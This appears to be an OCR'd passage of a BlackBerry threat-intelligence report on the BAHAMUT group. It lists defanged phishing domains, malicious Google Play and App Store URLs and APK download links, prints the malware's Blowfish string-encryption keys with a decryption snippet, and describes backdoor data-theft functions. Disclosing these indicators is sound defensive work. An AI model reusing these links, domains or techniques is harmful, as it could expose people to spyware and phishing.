
Figure 16: Expansion of bit.ly link posted in BAHAMUT controlled Twitter account

It's possible to see the destination of a bit.ly link without using a URL expansion service by adding a "+" symbol to the end of the URL. In this case, the URL redirected to another simple custom redirection service which would in turn send the user to the following address: "https://accoutns-rnail-oath.everification-session-load.com/exte.dwe.llprits.cnty7r8q/index[.]php". This domain resolved to the IP address "81.176.239[.]92" when the persona "@zilinguan47" posted it in October 2019. This particular domain, "everification-session-load[.]com", was used to phish users of several different platforms including Sina and Yahoo!. The base domain was active from July 19, 2018 up until the time of the authorship. RiskIQ recorded several other BAHAMUT-related phishing subdomains on this same IP address including:

- m0-rnaiil-siina-chn-reload.everification-session-load[.]com
- rnaiill2-rnaill-slna-m0.everification-session-load[.]com
- rnail-appld-oath-varfiction.everification-session-load[.]com
- vlprnaiill2-rnaill-slna.m0.everification-session-load[.]com

In the list above, the "siina" and "slna" text is meant to approximate "Sina." The "oath" reference in the third bullet point is a direct reference to Yahoo!. The depths of what BlackBerry uncovered in exploring BAHAMUT's fake empire went quite a bit deeper. Out of consideration for the fact that any additional information on the group's extensive network of "fakes" released publicly will cause them to be shut down quickly, we will end the discussion here for now.

tradecraft




Malicious Mobile Applications

Tradecraft: Malicious Mobile Applications

Operation BULL – Android

Upon reviewing the Android samples listed in Trend Micro's URPAGE research (Lunghi & Xu, The Urpage Connection to Bahamut, Confucius and Patchwork, 2018), BlackBerry uncovered an assortment of new Android applications. We assess that the majority of the applications described in Trend Micro's research are directly attributable to BAHAMUT. The connections were made in two main ways. First, the C2 configuration between the historic samples presented in their research and the ones we found matched identically. Second, the same unique network service fingerprint was present, and this allowed us to tie the Android applications to BAHAMUT with high confidence.

As was the case with BAHAMUT's "fake news" assets described above, these new, previously undiscovered Android applications all came complete with impressively well-designed websites, well-defined privacy policies, and even clearly written terms of service(s). These are details often overlooked by threat actors, even those understood to be working with the benefits and resources that come along with government sponsorship.






Figure 17: Screenshots of the PrimeHD Player cover site

The applications were well cloaked and managed to bypass Google's static code safeguards. As of July 2020, five of them were still available in the official Google Play Store at the following URLs:

- https://play.google[.]com/store/apps/details?id=com.callrecording.recorder
- https://play.google[.]com/store/apps/details?id=ramadan.com.ramadan
- https://play.google[.]com/store/apps/details?id=com.realmusic
- https://play.google[.]com/store/apps/details?id=com.musicupnew
- https://play.google[.]com/store/apps/details?id=com.hdmediaplayer




Figure 18: Screenshots of BAHAMUT's Android malware currently in the Google Play Store

A sixth application was likely removed by Google in early 2020, https://play.google[.]com/store/apps/details?id=chat.talktou.com.talktoyou. However, it was active in the store for well over a year and updated on four separate occasions prior to removal.

Interestingly, when BlackBerry went to the Play Store to retrieve these applications, we found they were region-locked to specific countries. While BlackBerry was not able to enumerate all the impacted/targeted countries where download was possible, we were able to determine that the Emirates was among them. This told us that the applications were, at the very least, intended for targets in the UAE.

The five applications investigated were purportedly created by different developers. They included an application that enabled the recording of phone calls (with more than 1000 installs), an application designed to prompt the Muslim faithful about prayer times during Ramadan (only 10 installs), two music players (each with more than 1000 installs, and one of which had gone through an update), and a video player (more than 1000 installs there too). Aside from the Ramadan-themed application, the rest would ostensibly appeal to anyone and could therefore have served any number of targeting requirements. Of course, in the Emirates, the Ramadan application could have seen wider usage as well.

In addition to applications available in the Play Store, BAHAMUT utilized several of their own websites to distribute malicious Android applications. BlackBerry identified seven recent campaigns which distributed the applications via the following links. All of them shared the same unique network fingerprint:

- http://nonsurfvpn[.]com/non_surf_vpn.apk
- http://toysforislam[.]com/download/askaritoysforislam.apk
- https://khalistanlehar[.]com/singhsoorme.apk
- http://www.alqalamweekly[.]com/apk/alqalam.apk
- http://sikhforjustice[.]org/download/sfj.apk
- http://jamaat-ul-islam[.]com/KashmirAlliance/Kashmir-Youth.apk
- https://procompass[.]org/download/compasspro.apk

Included among these seven were a few all-purpose applications that would appeal to general audiences, like the VPN and compass applications. But what caught BlackBerry's attention here were the other five. Khalistan and Sikh applications invoked the Sikh separatist movement which, as explained elsewhere in this report, had drawn the ire of both the Punjabi and national government. Askari Toys for Islam, whose Twitter page announced that an application would soon be available for iOS (Attn: Apple Inc.), described itself as an application for firearms enthusiasts:

Figure 19: Twitter account of ToysForIslam[.]com as of July 2020

The Al Qalam Weekly application was presumably designed to emulate a Peshawar-based Urdu newspaper of the same name, which had come under recent scrutiny by pundits in the Indian press as being a "mouthpiece" for a Pakistani-based, Islamist militant group active in Kashmir called Jaish-e-Mohammad. On February 14, 2019, this group claimed responsibility for attacks in Kashmir that resulted in the deaths of 40 Indian paramilitary police, setting off weeks of armed conflict between the Pakistani and Indian militaries in the region.

Jamaat-ul-Islami is another Islamist group with offshoots in Pakistan, India, and Kashmir that appears to advocate for separatism and self-determination in the disputed Kashmir region. Throughout 2019 and 2020, tensions in Kashmir only grew, drawing the attention not just of the states with direct regional interests (i.e. Pakistan, India, and China) but also the wider international community. The repeated armed clashes in Kashmir more recently caused the Indian government to accuse journalists of spreading "fake news" and to restrict the use of VPNs, social media applications, and the Internet throughout Kashmir (Mohammad, 2020).

Flying Under the Radar

A variety of modifications were made to the APKs we found, and most had limited to no detection in a commonly used malware repository. In most cases the APK files were comprised of completely legitimate code and well-known Android libraries which helped cloak the underlying activity from common static detection methods.

Nearly all of the identified samples from the Play Store employed AES in CBC mode for encrypting their network traffic with the C2 server. A couple of the applications additionally used an AES cipher in ECB mode for string encryption. If network callback strings were not directly AES encrypted within the code, they were simply stored in hex, encoded, within the application itself, or as a hex-encoded string inside of the resource section. The Android "resources.arsc" file can be readily processed by existing tools, "androguard" and "apktool" (available at https://github.com/androguard/androguard and https://github.com/iBotPeaches/Apktool), into an XML document that is much easier to analyze. We also observed that BAHAMUT individually constructed every network callback within all the applications by appending the final destination location onto one or more base URLs.

Similarly, for five of the seven externally hosted applications, BAHAMUT used the default Java Blowfish encryption cipher to encrypt strings. By default, this would utilize Blowfish in ECB mode with PKCS5 padding. BlackBerry observed three different keys employed by the group: "K&M9B#)O/R\\=P@hB", "K&M9B#)O/R\x07=P%hA", and "9;_R%@c`gZxL9M{j". These allowed us to assess with high confidence that we were on the right track given the similarities across disparate samples. It also appeared that these externally hosted applications were capable of loading additional functionality via DEX files if directed to by the C2 server.

```
from Crypto.Cipher import Blowfish
import base64,binascii

BS = 16
pad = lambda s: s + (BS - len(s) % BS) * chr(BS - len(s) % BS)
unpad = lambda s : s[0:-ord(s[-1])]

def decrypt(s):
        s = base64.b64decode(binascii.unhexlify(s))
        key = b'K&M9B#)O/R\\=P@hB'
        blow = Blowfish.new(key,Blowfish.MODE_ECB)
        decrypted = blow.decrypt(s)
        return unpad(decrypted.decode('utf-8'))
```

Figure 20: Python snippet to decrypt Blowfish encrypted strings

Backdoor Capabilities

The exact functionality of the backdoors fluctuated across samples but all of them included a module to enumerate filetypes of interest on the devices. The specific filetypes enumerated across samples also varied widely. However, the following extensions were typically included: ".txt", ".pdf", ".docx", ".doc", ".mp4", ".xls", ".xlsx", ".3gp", ".csv", ".jpg", ".jpeg", and ".png". All of the backdoors possessed the ability to upload a file to a remote server. This effectively allowed the group to remotely identify and upload any potential file of interest on the compromised devices. Functionality to enumerate device information, access contacts, access call records, access SMS messages, record phone calls, record audio, record video, download and update the backdoor, and track GPS location were also observed amongst the samples. Further details are included in the Appendix.

Operation ROCK — iOS

Despite numerous bites at the apple, security researchers at various private companies, writing about BAHAMUT or groups they suspected might be related to BAHAMUT, have so far not uncovered any evidence of iOS-based backdoors delivered via the App Store. This is true despite historical credential phishing URLs which suggested the group had been focused on Apple® products and services for quite some time.

Ultimately, iOS malware (available outside the App Store) which BlackBerry attributes to the group was written about in July of 2018 in a two-part blog post by researchers at Cisco Talos (Talos) (Mercer, Rascagneres, & Williams, Advanced Mobile Malware Campaign in India uses Malicious MDM, 2018) (Mercer, Rascagneres, & Williams, Advanced Mobile Malware Campaign in India uses Malicious MDM — Part 2, 2018). In the campaign, an unnamed threat group deployed an open-source mobile device management (MDM) system to compromise iOS devices. Talos speculated that infection of the victims involved either physical access to the devices or some form of social engineering. About a month later, custom MacOS malware developed by BAHAMUT was revealed by Taha Karim, then at DarkMatter. He termed the group responsible for its development WINDSHIFT (Karim, 2018). Subsequent technical analyses of the aforementioned samples did not appear until the end of 2018 (Wardle, 2018) and again in early 2019 (McCabe, 2019).

Given all of these underlying facts, BlackBerry went searching under the assumption that additional iOS applications must exist given both the prevalence and longevity of the Android malware and campaigns. BlackBerry located several of them, thanks to a critical operational misstep by BAHAMUT. We are referring here to a unique network service fingerprint.

BlackBerry successfully uncovered a total of nine malicious iOS applications that we assess were recently created by BAHAMUT. All of the applications were available in the App Store as of August 2020 at the following URLs:

- https://apps.apple[.]com/ae/app/mib-messaging-in-bucket/id1444388921?ls=1
- https://apps.apple[.]com/ae/app/doctor-health/id1450134674?ls=1
- https://apps.apple[.]com/ne/app/fittrack-stay-fit-active/id1451916725?ls=1
- https://apps.apple[.]com/gb/app/athan-times-ramadan-2019/id1456575117?ls=1
- https://apps.apple[.]com/ae/app/smart-file/id1469522820?ls=1
- https://apps.apple[.]com/ae/app/password-saver-secure-forever/id1490388515?ls=1
- https://apps.apple[.]com/ae/app/smart-pager-free-voip-calling/id1484055491
- https://apps.apple[.]com/ae/app/spam-master/id1492559598?ls=1
- https://apps.apple[.]com/ae/app/islamic-emoji-maker/id1483734164?ls=1




Figure 21: Screenshots of malicious iOS applications in the App Store as of August 2020

As was the case with BAHAMUT's Android applications available in the Play Store, the iOS App Store applications hit all the same generic themes with universal appeal. Messaging and VOIP applications were used to entice users in the Emirates, a place where the messaging functionality of popular applications like Skype® and WhatsApp has been severely restricted or banned entirely. The prayer application would have had wider appeal for citizens of predominantly Muslim countries as well. Of course, the intended purpose of the file management and password saver applications was concerning in and of itself, given that the applications were delivering that information to sites under BAHAMUT's control. Notably, we failed to identify any applications that contained political overtones or selectively targeted special interest groups.

In much the same vein as the Android malware, the iOS samples had well-designed legitimate cover sites which included terms of service, privacy pages, contact information, and reflected a close attention to detail that so-called advanced threat groups often overlook. An example of one of these cover websites was demonstrated below:

